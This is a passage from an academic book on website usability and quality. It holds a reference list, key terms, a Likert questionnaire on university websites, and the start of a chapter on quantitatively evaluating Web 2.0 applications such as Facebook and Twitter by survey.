Rosenberg, L. (1998). Applying and Interpreting Object Oriented Metrics. *Proceedings of the Software Technology Conference '98*, Salt Lake City, UT. Retrieved from http://www.literateprogramming.com/ooapply.pdf

Rosenberg, L., Hammer, T., & Shaw, J. (1998). Software Metrics and Reliability. *Proceedings of the 9th International Symposium on Software Reliability Engineering*, Germany.

Rosenfeld, L., & Morville, P. (1998). *Information Architecture for the World Wide Web*. Sebastopol, Calif, USA: O'Reilly & Associates.

Sano, D. (1996). *Designing Large-Scale Websites: A visual Design Methodology*. New York, NY, USA: Wiley Computer Publishing, John Wiley & Sons.

Santos, L. (1999). Web-site Quality Evaluation Method: a Case Study on Museums. *Proceedings of the 2nd Workshop on Software Engineering over the Internet ICSE 99*.

Seffah, A., Gulliksen, J., & Desmarais, M. C. (2001). Human-Centered Software Engineering: Integrating Usability. *In Seffah, A., Fulliksen, J., & Desmarais, M.C. (Eds.), Human-Computer Interaction Series, 08*. Springer.

Shackel, B. (2009). Usability - context, framework, design and evaluation. *Journal Interacting with Computers*, *21*(5-6), 339–346. doi:10.1016/j.intcom.2009.04.007

Shneiderman, B. (1998). *Designing the User Interface: Strategies for Effective Human-Computer Interaction*. Reading, Mass, USA: Addison-Wesley.

Singh, Y., Malhotra, R., & Gupta, P. (2011). Empirical Validation of Web Metrics for Improving the Quality of Web Page. *International Journal of Advanced Computer Science and Applications*, *2*(5), 22–28. doi:10.5120/2414-3226

Smith, S., & Mosier, J. (1986). *Guidelines for Designing User Interface Software*. MITRE Corporation.

Spool, J., Scanlon, T., Snyder, C., & DeAngelo, T. (1998). *Website Usability: A Designer's Guide*. San Francisco, Calif, USA: Morgan Kaufmann Publishers.

IEEE Std. (1998). *IEEE Standard for a Software Quality Metrics Methodology*, New York, IEEE Computer Society Press. Retrieved from http://ieeexplore.ieee.org/xpl/articleDetails.jsp?arnumber=749159

Tripathi, P., Pandey, M., & Bharti, D. (2010). Towards the Identification of Usability Metrics for Academic Websites. *Proceedings of the 2nd International IEEE Conference on Computer and Automation Engineering (ICCAE),* Singapore (pp. 393-397).

Wixon, D., & Wilson, C. (1997). The Usability Engineering Framework for Product Design and Evaluation. In M. Helander (Ed.), *Handbook of Human-Computer Interaction* (2nd ed.). North Holland. doi:10.1016/B978-044481862-1.50093-5

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

KEY TERMS AND DEFINITIONS

Attribute: Attribute is a property, or a conclusion of a characteristic of an entity or any object.

Accessibility: Accessibility focuses on how a disabled person accesses or benefits from a site, system or application.

Concern: Area of interest or a matter of interest.

Efficiency: Once users have learned the design, how quickly can they perform tasks?

Error Rate: The Frequency in which errors occur in a given time period.

Guideline: A guideline is a statement by which to determine a course of action.

ISO Standard: The international standard, ISO 9241-11, provides guidance on usability and defines it as the extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use.

Learnability: How easy is it for users to accomplish basic tasks the first time they encounter the design?

Memorability: When users return to the design after a period of not using it, how easily can they reestablish proficiency?

Metrics: Metric is a quantitative measure of a degree to which a software system or process possesses some property.

Navigation: How to scroll items on websites or search systems for websites.

Quality Assurance: Quality assurance is any systematic process of checking to see whether a product or service being developed is meeting specified requirements.

Usability: Usability is a quality attribute that assesses how easy user interfaces are to use.

Usability Testing: Usability testing is a technique used in user-centered interaction design to evaluate a product by testing it on users.

Usability Tool: Usability Tools helps optimize websites for better user experience and higher conversion.

Website: A website is a related collection of World Wide Web (WWW) files or a set of related web pages typically served from a single domain.

This research was previously published in Design Solutions for Improving Website Quality and Effectiveness edited by G. Sreedhar, pages 162-186, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

APPENDIX

Questionnaire

Q1: The overall organization of the website is easy to understand.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q2: You can easily find what you want on this website.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q3: The language of the website is simple and understandable.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q4: Reading content at this website is easy.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q5: The design of the website makes sense and it is easy to learn how to use it.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q6: The website has all the functions and features you expect it to have.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Q7: The content on the website is reliable and up-to-date.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q8: The links at this website are well maintained and updated.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q9: You like to scroll left and right when reading this website.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q10: This website provides useful links to get the desired information.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q11: You are comfortable with the colors used at this website.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q12: This website contains no features that irritates you such as scrolling or blinking text and looping animations.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q13: It is easy to move around at this website by using the links or back button of the browser.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Q14: You can easily download syllabi, forms, prospectus, datesheet, gazattes and results.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q15: The interface of this website is pleasing. (Interface generally includes how the site can be navigated, menus available, search options etc.)

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q16: The search engines on the website provides useful results.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q17: The website responds to your actions as expected.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q18: You find the content useful.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q19: The website is free from technical problems (hyperlinks errors, programming errors etc).

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q20: It is efficient to use this website.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Q21: The website is easy to use.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q22: Overall, you satisfied with the website.

0. Poor
1. Fair
2. Good
3. V.Good
4. Excellent

Q23: How often you access this website?

Daily
More than once per day
Weekly
Monthly
Yearly

Q24: What else would you like to see available on the websites of Gndu, Amritsar, Panjab University, Chandigarh and Punjabi University, Patiala

Comment:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Section 4
Utilization and Applications

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 49
Quantitative Evaluation of Web2.0 Application

Jibitesh Mishra
College of Engineering and Technology, India

Kabita Rani Naik
College of Engineering and Technology, India

ABSTRACT

Web 2.0 is a new generation of web applications where the users are able to participate, collaborate and share the created artefacts. Web 2.0 is all about the collective intelligence. Web 2.0 applications are widely used for all the educational, professional, business and entertainment purposes. But a methodology for quantitative evaluation of web2.0 application quality is still not available. With the advancement of web technology various dimensions to evaluate web2.0 application quality is changing. So studies will be made to select a quality model that is required for web 2.0 application. Then the quantitative analysis will be done on the basis of questionnaire method and statistical formula. Quantitative analysis is necessary to know the weakness and strength of a website and then to improve the web quality. Quantitative evaluation can also be used for comparing two or more websites. In this study, quantitative analysis is done for each quality attribute of two social networking sites. Then the two sites are compared on the basis of the quantitative value of quality.

INTRODUCTION

Quality in all the fields like business, manufacturing and engineering has a pragmatic interpretation as the superiority of something. Quality is also defined as fitness for purpose. Quality is a perceptual, conditional, and subjective attribute and may be different for different people. Every user focuses on the quality and specification of a product or service. They compare the product or service with the competitors in the market. The producers might measure the conformance quality, or the degree to which the product or service was produced correctly. A quality product or service has the ability to attract users and perform satisfactorily in the market. So, the evaluation of quality is very much important. But there is not a consolidated methodology for the evaluation of website quality. Web-based applications are fast

DOI: 10.4018/978-1-5225-3422-8.ch049

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

becoming larger, more widespread, more interactive, and more essential. The most successful Web-based application companies are realizing that the critical factors for success or failure of any Website must be dependable on delivering a high-quality website. To achieve the desired quality of a Web-based application, it is necessary to suggest a model that organizes and enables the identification of Web-based application quality perspectives. The development and usage of Web applications in different platforms and devices are continuously increasing. Web 2.0 applications have become the most popular in mobile phones now a day.

Web 2.0 describes the website that uses technology beyond the static pages of earlier web1.0 websites. The term Web2.0 was coined by Darcy Dinucci and was popularized by Tim O'Reilly (O'Reilly, 2005) at the O'Reilly Media Web 2.0 conference in late 2004. Although Web 2.0 suggests a new version of the World Wide Web, but it does not refer to any upgrade of any technical specification. It refers to cumulative changes in the way web pages are made and used. A Web 2.0 application may allow the user to interact and collaborate with each other in a social media. Web2.0 allows the users to create their own content in a virtual community where as web1.0 is only limited to the passive viewing of content. In web1.0 there is a content provider who publishes something on the websites and the users read it or download it. So web1.0 is read only application which allow only download of content. But in web2.0 there is active participation of users. Web2.0 supports both upload and download. Web2.0 is about sharing information and knowledge. The content of web2.0 applications are highly dynamic and changes continuously with time. Examples of Web 2.0 include social networking sites, blogs, wikis, video sharing sites, hosted services, web applications, mashups etc.

According to Tim O'Reilly (O'Reilly,2005, O'Reilly,2006), the Web 2.0 is considered as a new version of the Web and it does no longer consider the user as a consumer of information, but rather as a producer who is a potential for the realization of the contents of the Web (Hussher,2006). The quantity of information is increasing significantly, which will offer the possibility of production, communication, sharing and dissemination of content by users. Thus, a collective intelligence on the network is necessary. According to Cavazza (Cavazza, 2005) "Web 2.0 is a marketing concept for some people, a vague term for others, Web 2.0 suffers from a lack of explanation of its impact."

The Web 2.0 is not a standard. But it is a series of principles for the use of existing technology. Web 2.0 allows users to modify and renew the contents making it an area of information storage, which is not only flexible but also in continuous movement. Taking into consideration that the amount of data has never been more important, the function of information dissemination is exploding with the advent of collaborative applications and platforms of wikis and blogs (Hussher, 2006).

Web 2.0 applications are generally a combination of one or more technologies such as AJAX (Asynchronous JavaScript and XML (Extended Mark-up Language)), Flux, Mash up etc. in website development. Web2.0 applications provide richer user experiences through robust functions and elegant user interfaces (O'Reilly, 2005, Ogawa, 2006). The aim of Web2.0 application development is the real-time communication between websites and the users or among various users and thereby enhancing the website quality and rich user experience. Web 2.0 environments are all about collective intelligence. Collective intelligence applications depend on understanding, managing, and responding to monolithic amounts of user-generated data in real-time. Thus, real-time data usage is the backbone of the next generation of web 2.0 applications (Saha, 2011).

According to Rajeev Saha and Sandeep Grover (Saha, 2011) the most significant characteristics of Web 2.0 service are the Web as Platform, User-centred Design, Rich User Experience, Crowd-sourcing and Collaboration.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **The Web as Platform:** Applications based on web 2.0 do not depend on the browser or operating system. It can be run in any operating system like Window and Mac. It can also be run in any web browser like Mozilla Firefox, Google chrome, Internet Explorer. Web 2.0 application runs in desktop, laptop as well as mobile phones. In Web 1.0 user had to download supportive programs onto the desktop for accessing various web applications, but Web 2.0 application doesn‘t require any auxiliary software to run a service. The web 2.0 applications are self-reliant with its own working environment acts as its platform. Using cloud computing technique, more and more web services are taking the route of SaaS (Software as a Service). The Software is available as a web service with no platform dependency at all.
2. **User-Centred Design:** The attraction of a web page depends upon the degree of user‘s capability to perform certain customizations within the design of the website. The appearance of the design may be modified according to a user’s need and choice. User-centred designs are the main attraction of web2.0 application. One of the most appropriate examples of a User-cantered design is iGoogle, a customizable Google homepage.
3. **Rich User Experience:** A great user experience is a main reason for a user to come back again to the web service. Use of XHTML, Ajax, CSS 2.0, Mashups, flex, and other rich media producing technologies have helped to make web services faster, lighter, less cluttered and more appealing to the end user.
4. **Crowd-Sourcing:** Web 2.0 services are proactive and highly dynamic in nature due to user‘s contribution and active participation towards its contents. A large number of such contributions lead the website to the state of higher relevance. Blogs are producing relevant content frequently as millions of users are acting as a contributor, and it helps in building up a large resource within the much lesser span of time.
5. **Collaboration:** Collaboration is the process of extraction of useful content from the content provider website and displaying it on some another website. The content being regularly checked and updated by content providers or concerned users. The provided information is of good quality. One of the best examples of collaboration is Wikipedia.

The success of web 2.0 applications depends on their capability to attract more users and satisfy the user’s needs. This has led to increase attention on quality models, processes and methods that facilitate understanding, evaluating the overall quality of products, service and processes. By quantifying the quality of websites one can compare it with other websites, competitor; one can know the strength and weakness of a website and use it according to his needs. The designers of a website can also know their strength and weakness and this encourage them to improve the website quality. So efforts are made in this chapter to use the quality model proposed by Tihomir Orehovacki, Andrina Granic, Dragutin Kermek in 2013 to quantify the quality.

BACKGROUND

A great amount of work is done in the area of Web 2.0 quality in the last decade. As the dependency on Web 2.0 increases, the need to assess the characteristics of Web 2.0 quality increases. Recently, research and studies are gathering on different models to evaluate the quality of Web2.0 application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Since the 1970s, researchers and practitioners have been looking for ways to characterize software quality. They found that software artefact can be breakdown into constructs that can be assured and measured. This enables evaluation of quality through the evaluation of more detailed characteristics (ELdesouky, 2008). There are a significant number of quality models.

One of the first well-known quality models was James McCall's quality model (ELKorany, 2009). This quality model aimed towards the system developers and described the system development process. In this quality model, McCall tries to reduce the gap between developers and users. He has focused on a number of Software quality factors that reflect both the developers' priorities and the users' views. In McCall quality model, there are three major perspectives for identifying and defining the quality of software product. These are product revision, product transition and product operation. The model further explains detail about the three perspectives in a hierarchy of factors, criteria and metrics. The quality factors explain different types of system behavioural characteristics. The quality criterions are the attributes to one or more of the quality factors. The quality metric aims to capture some of the aspects of a quality criterion.

The ISO 9126 standard was first introduced in 1991. ISO/IEC 9126/2001 (ISO/IEC, 2003) standard defined software quality. Originally it was a thirteen page document. It elaborated the internal and external software qualities and their relation to software attributes. The software quality model defined in ISO 9126 follows the factor-criteria-metrics model proposed by McCall (Cavano, 1978). It identifies six major external quality factors, which are refined into criteria. These criteria are assessed by metrics measuring the design and the development process and the software itself. The ISO 9126 quality factors include functionality, reliability, usability, efficiency, maintainability and portability. These factors are further subdivided into sub-characteristics. For example, sub-characteristic of functionality are suitability, accuracy, security and interoperability. These sub-characteristics are comprehensive, that is, any component of software quality can be described in terms of some aspects of one or more of these six factors.

The ISO 9126 standard for software engineering product quality states that the main aim of software quality evaluation is to provide the quantitative reference for software products quality such as reliability, understandability and acceptability. The main weakness point here is the lack of a formal specification of key factors for the Web-based application quality. Traditional quality models are not suitable for Web-based applications because they do not address all the problems associated with the new features of Web-based applications. Therefore, ISO 9126 and different quality models of software were partially used as an initial step to identify a conceptual quality model for a Web-based application. Web 2.0 applications have some common characteristics with traditional software packages and other distinct characteristics that are particular to Web 2.0 application.

Web 2.0 applications are rapidly expanding into all sectors of our society and becoming a vitally necessary platform of any computer applications. Web 2.0 applications are ever-evolving, complex and rapidly updated software systems. Since 1994, many Web-based application quality models had appeared aiming to assess Web-based application quality characteristics.

Further many quality factors and attributes were studied to ensure having a comprehensive list of quality factors for web based application. Scalability and availability were added in quality models proposed for a web application. According to Pang (Pang, 2009), E-commerce websites are large and complex, but quality requirements demand the key performance of factors such as scalability, availability, performance, and security. This provides the biggest influence on the effective implementation of any Web 2.0 application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In 2002, Albuquerque and Belchior (Albuquerque AB, Belchior AD, 2006) have identified a comprehensive set of software quality attributes and organised it into objectives where each objective is composed of a set of quality factors. Each quality factor is further divided into sub-factors.

During 2002, Eppler and Muenzenmayer (Beg, 2005, Burn,2005, Gabriel,2007, Cappiello,2009, Mich,2003) proposed Web 2.0 application content quality model. Content quality is a very important concern that must be taken into consideration when discussing the quality factors of Web 2.0 application. Content quality is commonly thought as a multi-dimensional concept with varying characteristics and attributes. Eppler's model divided quality of Web 2.0 application into two quality perspective: content quality and media quality. Content quality subdivided into two categories that are relevant information and sound information. Each category consists of dimensions. These mentioned content quality model framework varied in their approach and application. However, they share a number of same characteristics.

In 2000, Fitzpatrick presented Web-based application quality model considering five quality characteristics related to the World Wide Web domain, their sub-characteristics (sub-factors), and a checklist which can be used by all IS professionals as essential issues to be addressed when creating quality web applications. These characteristics are intelligibility, visibility, credibility, engaging the visitor and differentiation. Visibility refers to the degree to which a user can visit websites. Intelligibility refers to the ease with which a user can interpret and assimilate web content. Credibility refers to the level of user confidence with the content of the website. Engaging the visitor refers to the extent to which a user achieve a complete experience. And differentiation refers to the extent to which a website demonstrates corporate superiority.

Early in 2000, Luisa and Mariangela (Mich, 2003) proposed an original model for evaluating and designing the quality of the Web-based application. The model is named 2QCV3Q. It has been developed using classic rhetorical principles. It can be used for evaluation of the quality of the Web-based application and provide suggestions for improvements. Symmetrically, the model provides guidelines for the design of the Web-based application and allows identification and classification of the users' and owners' requirements.

Lu and Hong(Lu & Hong, 2005) introduced Interactivity quality model that is focused on the importance of interactivity factor in Web 2.0 application environment that can satisfy visitors. Interactivity features are extremely important to improve the communication quality, improve user satisfaction, engage users and hence make the application more usable and more acceptable. Ha and James' Interactivity model present five Web quality dimensions. These dimensions are connectedness, playfulness, choice, reciprocal communication and information collection. These dimensions require two-way communication.

There are a number of researches addressing the evaluation of usability, user experience, and quality in use of Web2.0 applications. Silva and Dix (Silva, 2007), Hart (Hart, 2008), Thompson and Kemp (Thompson, 2009) suggested that the reason for that might be the inappropriateness of current approaches for the evaluation of those applications. A research on usability assessment carried out by Hart (Hart, 2008) revealed that the popular social networking site Facebook complies with only two of ten heuristics originally proposed by Nielsen (Nielsen, 1995). They also described that the attributes such as usefulness, ease of use, and playfulness have a major impact on users' loyal behaviour. In conventional usability evaluation, YouTube scores badly, meeting only two of previously mentioned traditional heuristics (Silva, 2007). Thompson and Kemp (Thompson, 2009) reported that one of the main reasons for having a large number of active user in Web 2.0 applications such as Flicker, Wikipedia and YouTube is their focus on user experience. They modified and extended a set of Nielsen's traditional heuristics with an objective to evaluate the usability of Web 2.0 applications. However, the validity of the proposed set of heuristics

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

has so far not been empirically confirmed. Based on twenty-eight studies related to the evaluation of websites, Pang (Pang, 2009) has proposed a model for evaluating the quality of Web 2.0 applications. This model consists of five first-order dimensions and twenty-five second-order dimensions. But till now, the authors have not provided any empirical evidence that their model is actually appropriate for evaluating the Web 2.0 applications. In 2011, Rajeev Saha and Sandeep Grover (Saha, 2011) proposed a quality model where web2.0 quality dimensions are classified into five major categories interface, performance, information, service, emotional and twenty-eight second-order dimensions. There are various researches mostly focused on the development of methods and models aimed for the evaluation of particular aspects of the quality in use for example accessibility (Brown, 2012) or information quality (Almeida, 2010) or types of Web 2.0 applications like mashups (Cappiello, 2009).

Several Web 2.0 application quality factors have recently been proposed. However, most of them are built upon the previously Web-based quality models and devoted for empirically validating. In 2013, the quality model proposed by Tihomir Orehovacki, Andrina Granic, Dragutin Kermek (Orehovački, 2013) was mainly used for Web 2.0 applications. The developed conceptual model classifies quality attributes into six basic categories: system quality, service quality, information quality, performance, effort and acceptability. The qualities are further divided into 33 sub-attributes. This quality model covers all most all the quality attribute of web2.0 application. So, in this study the quality model is followed for quality evaluation.

METHODOLOGY


To quantify the quality attribute, some step by step procedure is followed in this study. There are already large numbers of quality models present in literature. So, here main focus has been given to quantify the quality of web2.0 application. Before that, a suitable quality model is selected from previously proposed models. Here the researchers present a generalised methodology which can be used in all types of web 2.0 application. So questionnaire method is the best choice for this study.

Figure 1 represents the Block Diagram of methodology employed for quantification of web 2.0 application quality. This study aims to identify a quality model and to quantify various quality attribute by a numerical index. Then analysis and comparison of various quality factors of web 2.0 application are done.

The first step of this study is to identify a quality model for web 2.0 application. Here the quality model proposed by Tihomir Orehovacki, Andrina Granic, Dragutin Kermek is followed. As this study is based on a survey, the second step is to select the measuring scale and method. In previous studies, Quantification of web quality is done for a particular application. So to avoid this limitation in this study the questionnaires method and Likert scale is used. In the third step, various questionnaires are prepared. The questions are prepared in such a way that it can be used for any type of web 2.0 application. The fourth step is to select web 2.0 applications for the survey. In this study, the authors have selected the two popular social networking sites Facebook and Twitter. One major limitation of the previous study was the homogeneity of participants so in this study the fifth step is to select participant coming from the different background. Then the next steps are to conduct the survey and quantify the quality. In the survey, some questions are asked to participants. Five options are given for a question and participant has to select one option. The options are the parameter of Likert scale. Then quantification is done by finding the mean of the collected value.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Block Diagram of Methodology for Quantification of Web 2.0 application Quality



Identify a Quality Model

According to ISO/IEC 25000:2005, a quality model is a "defined set of characteristics, and relationships between them, which provides a framework for specifying quality requirements and evaluating quality." In this study, the quality model proposed by Tihomir Orehovaˇcki, Andrina Granic, Dragutin Kermek (Orehovaˇcki, 2013) was chosen as the reference point. They proposed a conceptual quality model which classifies quality attributes into six basic categories: system quality, service quality, content quality, performance, effort and acceptability. Figure 2 shows the quality model for evaluating the quality in use of web 2.0 applications proposed by Tihomir Orehovacki, Andrina Granic, Dragutin Kermek.

System Quality measures quality in use of Web 2.0 application at the level of its interface features. It is again subdivided into six attributes: navigability, consistency, aesthetic, familiarity, customizability, and security. Navigability is the degree to which interface elements are well organized and offers alternative navigation mechanisms. Consistency may be defined as the degree to which the same design, structure, terminology and components are used throughout of a Web 2.0 application. Aesthetic means visual attractiveness of web interface. Familiarity is the degree to which web interface is similar to previously used applications. Customizability refers to the degree to which interface elements can be adapted to the characteristics of the task or user. Security is the extent to which personal data and files are protected from unauthorized access.


Service quality is an extent of quality of interaction and communication between user and Web 2.0 application. This quality is further decomposed into eight sub-attributes: helpfulness, availability, interactivity, error prevention, reliability, recoverability, responsiveness, feedback. Helpfulness is the degree to which web application contains features for user's assistance and help. Availability is the extent to which interface elements are continuously accessed and websites are almost always available without

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

a frequent period of unavailability. Interactivity feature means the degree to which Web 2.0 application creates a feeling for the use of the desktop application. Error prevention is the degree to which Web application prevents the occurrences of errors. Reliability means the extent to which Web 2.0 application works without errors or interruptions. Recoverability is the degree to which Web 2.0 application can recover from errors and interruptions in its running. Responsiveness implies the extent of the speed of Web 2.0 application response to users' requests, query and actions. Feedback means the extent to which Web 2.0 application displays its status or progress at any time.

Content Quality refers to the quality of content which is the result of using a Web 2.0 application. This quality further decomposes into five sub-attributes: correctness, coverage, credibility, timeliness, value-added. Correctness corresponds to the degree to which information content is free of errors. Coverage means the extents to which information content is complete, appropriate, and compactly represented. Credibility means the degree to which information content is unbiased, trustworthy and verifiable. Timeliness attribute represents the degree to which information content is up to date. Value-added is the degree to which information content is advantageous and fresh.

Figure 2. Quality Model for evaluating the quality in use of Web 2.0 applications proposed by Tihomir Orehovacki, Andrina Granic, Dragutin Kermek



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The performance captures the quality of performing assignments by means of Web 2.0 application interface functionalities. This category contains three attributes: effectiveness, usefulness, efficiency. Effectiveness is the degree to which assignment can be achieved accurately and completely. Usefulness refers to the degree to which user perceives Web 2.0 application as the most appropriate solution for performing an assignment. Efficiency implies the degree to which goal can be achieved with the minimal consumption of resources.

Effort can be defined as an extent of perceived and estimated physical and mental energy when executing a task with Web 2.0 applications. This category is sub-classified into eight attributes: minimal action, minimal memory load, accessibility, and controllability, ease of use, learnability, memorability and understandability. Minimal action means the degree to which assignment solution can be achieved in a minimum number of steps. Minimal memory load means the amount of information the user needs to remember when carrying out a specific task in web2.0 application. Accessibility is the degree to which Web 2.0 application can be used by people with the widest range of disabilities. Controllability is the level of user's freedom while completing the task. As the name suggests ease of use means the degree to which Web 2.0 application can be used without help. Learnability measures how easily the user can learn to use Web 2.0 application functionalities. Memorability measures how easy it is to remember and memorize the steps to use the Web 2.0 application. Understandability refers to the extent to which interface elements are clear and unambiguous to the user.

Acceptability directly contributes to the success of a Web 2.0 application. Acceptability is the attribute which measures likeability and behavioural intentions related to the Web 2.0 application usage. It includes playfulness, satisfaction, and loyalty. Playfulness is the extent to which using a Web 2.0 application is fun and stimulating. Satisfaction is the degree to which Web 2.0 application can meet user's expectations. Loyalty means the users' intention to continue to use Web2.0 application or to recommend it to their colleagues.

In this study, this quality model is chosen because it covers almost all the web2.0 application quality.

Select a Measuring Scale

This study is based on a Survey and for this questionnaire method is followed. There are varieties of scale to measure user's response. At a first glance, all the different scales look similar and seem easily replaceable by each other. But after studying and analyzing them in depth, one can realize the diversity of their natures. They are different in their uses and findings. There are more than 20 different types of scales that are used by researchers in surveys.

There are a number of factors to be considered in choosing an appropriate scale. According to Ivana Taylor (Taylor, 2012) some of the factors are, the type of data that is required from the respondent such as ratio, interval, ordinal or nominal, number of divisions in the scale such as even or odd, how the information will be analyzed once it is acquired, type of statistical analysis methods and process to be used after data is collected, the physical form of the scale like vertical, linear, horizontal, whether response to a question is mandatory or not mandatory.

Taylar (Taylor, 2012) describes 4 types of scales for a survey. These scales are given below.

Graphic Rating Scale: A graphic rating scale is a scale where the two ends of the scale are sometimes labeled with opposite values. This scale is also known as a continuous rating scale. In this scale, the respondents have to mark at a point on the scale that they consider appropriate. Sometimes, there are also numbers or values along with the markings of the line. Sometimes, there are no markings at all on

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the line and only two values at both the end of the line. This scale is suitable for the online survey. For the offline survey, this scale is not appropriate. So in this study this scale is not used.

Semantic Differential Scale (Max Diff): Semantic Differential Scale is also known as Max Diff scale. A semantic scale is a combination of more than one continuum. It usually contains an odd number of radio buttons with labels at opposite ends. Semantic Differential Scales are often used in trade-off analysis such as conjoint. Max Diff analysis mainly used in new product features research or in market segmentation research. It is used to get accurate orderings of the most important product features. So the authors ruled out this scale for this survey.

Side-by-Side Matrix: Another type of scale used in research is a side-by-side matrix. This scale is very commonly used in questionnaires. The side-by-side matrix is used for the importance/satisfaction type of question. This type of scale is a combination of two type of matrix. The first matrix is about the importance and the second matrix is about satisfaction. First, questions are asked to the respondents about the importance of an attribute. Then the respondents have to answer how satisfied they are with the performance in that area. But this scale is also not fitted in this survey. Because here the authors need only one response for one question, not both importance/satisfaction responses.

Likert Scale: A Likert scale is a psychometric scale. It is commonly used in research that employs questionnaires. A Likert scale generally contains an odd number of options for a question, usually 5 to 7. Like the Graphic Rating Scale, here also the two ends of the scale are labeled with opposite values. One end is labelled as the most positive option while the other end is labelled as the most negative option and the middle of the scale is labelled as 'neutral'. The phrases like 'mostly negative', 'purely negative', 'extremely disagree' and 'slightly disagree' are used in this scale. Likert scale was invented by Rensis Likert and the scale was named after him. This scale is appropriate for this survey.

Likert Scale is the most widely used approach to scaling responses in survey research when questionnaires are used. In simple words, it is a type of rating scale. When responding to a Likert questionnaire item, the respondents stipulate their level of agreement or disagreement on a symmetric agrees disagrees scale for a series of questions or statements. Thus, the range captures the intensity of their feelings for a given item. A Likert item is simply a statement that the respondent is asked to evaluate by giving it a quantitative value on any kind of subjective or objective dimension, with level of agreement or disagreement being the dimension most commonly used. Well-designed Likert items exhibit symmetry and balance property. Symmetry means the scale contains equal numbers of positive and negative responses whose respective distances are bilaterally symmetric from the "neutral" or zero position. Balance means the distance between each candidate value is the same. This allows good quantitative comparisons such as averaging being valid across items containing more than two candidate values. Generally five ordered response levels are used most of the time. But many surveyors advise to use seven or nine ordered response levels. Likert scaling is a bipolar scaling method, measuring either positive or negative response to a statement. Sometimes an even point scale is used, where the middle option of "Neutral" is not available. A recent empirical study found that items with five or seven levels may produce slightly higher mean scores relative to the highest possible attainable score, compared to those produced from the use of 10 levels. This difference was statistically significant. When considering other data characteristics, there was a very small difference among the scale formats in terms of variation about the mean, skewness.

In this study five-level Likert scale is used. The Likert scale is very simple and easy to use. One can take any level of Likert scale according to their need. The surveyor can decide values of parameters independently. One can take any type of phrases in scale as desired. In this survey, four types of attributes are used in Likert scale. In one type 'strongly disagree', 'disagree', 'neither agree nor disagree', 'agree',

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

'strongly agree' phrases are used where value of 'strongly disagree' is 1, value of 'disagree' is 2, value of 'neither agree nor disagree' is 3, value of 'agree' is 4 and value of 'strongly agree' is 5. In another scale the options are 'Not Similar', 'Less Similar', 'Average', 'Similar', 'Very Similar' where 'Not Similar' choice means rating is 1, 'Less Similar 'choice means rating is 2, 'Average 'choice means rating is 3, 'Similar 'choice means rating is 4, 'Very Similar' choice means rating is 5. Similarly in the third type of Likert like scale the phrases include 'extremely satisfied', 'satisfied', 'average', 'dissatisfied', 'extremely dissatisfied' where 'extremely satisfied' means 5, 'satisfied' means 4, 'average' means 3, 'dissatisfied' means 2, 'extremely dissatisfied' means 1. In the fourth type of Likert-like scale the phrases include 'very good', 'good', 'average', 'bad', 'very bad' where 'very good' means 5, 'good' means 4, 'average' means 3, 'bad' means 2, 'very bad' means 1. After the questionnaire is completed, each item may be analyzed separately. In some cases, the item responses are summed to create a score for a group of items. Hence, Likert scales are otherwise called as summative scales.

Prepare Questionnaire

Generally, selecting a measuring scale and preparing questionnaire is a parallel process. The Questionnaire is prepared in such a way that it can be used for any type of web2.0 application. This Questionnaire can be asked for either social networking site or informative and educational web application or video sharing site. About 4 to 10 questions are asked to participants for each quality attribute. When large numbers of questions are asked in questionnaire method the participants may feel bored and the answers may be biased. So to avoid this problem the questions for different qualities are asked on different days.

